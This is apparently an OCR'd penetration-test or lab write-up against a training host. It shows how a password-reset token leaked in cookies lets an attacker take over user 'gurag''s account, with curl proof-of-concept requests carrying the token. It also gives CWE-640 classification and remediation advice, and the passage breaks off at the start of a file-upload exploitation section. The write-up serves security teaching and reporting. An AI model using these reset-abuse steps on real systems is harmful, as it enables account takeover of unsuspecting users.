


Below is the source of forgot password page on 10.200.107.31:





```
    }
    .login_container {
      text-align: center;
    }
    .user {
      margin-top: 10%;
    }
    .pass {
      margin-top: 3%;
    }
    .button {
      margin-top: 3%;
      margin-bottom: 3%;
    }
    .form-inline input {
      vertical-align: middle;
      padding: 10px;
      background-color: #fff;
      border: 1px solid #ddd;
    }
    .form-inline button {
      padding: 10px 20px;
      background-color: #06d6a0;
      border: 1px solid #ddd;
      color: white;
      cursor: pointer;
    }
    .form-inline button:hover {
      background-color: #04b889;
    }
    body {
      background-color: #171A21;
      overflow: hidden;
    }
  </style>
  <body>
    <div class="box_container">
      <a href="index.php"><img src="holo_logo_text_medium.png" alt="holo logo" class="logo_center"></a>
      <div class="login_container">
        <form class="form-inline" action="/password_reset.php">
            <input type="user" id="user" class="user" placeholder="Enter username" name="user"><br>
            <button type="submit" class="button">Reset</button>
            <input type="user_token" id="user_token" name="user_token" style="display:none"></input>
        </form>
      </div>
    </div>
  </body>
</html>
```

Below is the request and response header of forgot password page:




Now we try to reset "gurag" password as it is a valid user that allow us login as shown below:



From the request header, we can see that the password reset (initially from reset_form.php) was sent to "password_reset.php" and require a "username" and "user_token".

Below are the request and response cookies from the reset password:




From the response cookies, we can retrieve the "user_token" which is a weak password reset mechanism fall under [OWASP - Broken Authentication].

With the "user_token" visible, we are now able to craft a valid password reset link for our targeted user "gurag"

The Proof-of-Concept Payload Code we used as below:


```
1. curl http://10.200.107.31/password_reset.php?user=gurag&user_token=input_user_token_here
2.
3.
4. # Example
5. curl
   'http://10.200.107.31/password_reset.php?user=gurag&user_token=68d0f48756dc369c1f900efac880c7fc6935badc03adae50d207e8595f540439721b1af96d6d7efb87d56efa398ebd491859'
```

Below is the password reset link for the user "gurag":




And we visit the password reset page again for user "gurag", below is the response that allow us to input new password for "gurag"

reset.php with request and response header as shown below:




reset.php with request and response cookies as shown below:



Web Flag

Once we input our new password for the user "gurag" and we get another flag as shown below:



First Vulnerability Found

[CWE-640: Weak Password Recovery Mechanism for Forgotten Password]

Impact | Severity of the vulnerability:

- Medium

System Affected:

- 10.200.107.31

Description of the vulnerability found:

- HOLO impose weak password recovery mechanism.
- This configuration allows attackers to construct a password reset poisoning attack in which BLACK SUN SECURITY leveraging valid user account information to submits password reset request on their behave and intercept resulting HTTP request which contain victim password reset token (as URL link).
- Then BLACK SUN SECURITY acting on behave of the user visit the link that given option to enter a new password in which resulting password change and token destroyed.

Explanation of the vulnerability found:

- This vulnerability allows attackers to recover or change victim passwords without knowing the original password, as the password reset mechanism is weak. One of the methods to successful exploit this vulnerability is password reset poisoning.
- Password reset poisoning is a technique whereby an attacker manipulates a vulnerable website into generating a password reset link pointing under their control. This behavior can be leveraged to steal the secret tokens required to reset arbitrary users' passwords and, ultimately, compromise their accounts.

References for the vulnerability:

- Password reset poisoning - PortSwigger
- Password Reset Vulnerability (Poisoning) - Acunetix

Vulnerability Fix | Remediation:

- Make sure that all input supplied by the user to the password recovery mechanism is thoroughly filtered and validated.
- Require that the user properly answers the security question prior to resetting their password and sending the new password to the e-mail address of record.
- Validate host header before use do not trust host header blindly do not rely on Host header completely


Remediation Owner:


- Web Application Developer

Exploitation on Unrestricted File Upload


Now we can login to http://10.200.107.31

Below is the home page that allow us to upload image after login.







Below is the source for the home page after login to 10.200.107.31:



Below is the upload image page:




Below is the source for upload image page:




```
    margin-top: 10%;
  }
  .pass {
    margin-top: 3%;
  }
  .button {
    margin-top: 3%;
    margin-bottom: 3%;
  }
  .form-inline input {
    vertical-align: middle;
    padding: 10px;
    background-color: #fff;
    border: 1px solid #ddd;
  }
  .form-inline button {
    padding: 10px 20px;
    background-color: #06d6a0;
    border: 1px solid #ddd;
    color: white;
    cursor: pointer;
  }
  .form-inline button:hover {
    background-color: #04b889;
  }
  body {
    background-color: #171A21;
    overflow: hidden;
  }
 </style>
<!DOCTYPE html>
<html lang="en" dir="ltr">
 <head>
  <meta charset="utf-8">
  <title>holo.live - Upload</title>
  <link rel="icon" type="image/png" href="favicon.png"/>
  <!-- <link rel="stylesheet" href="style.css"> -->
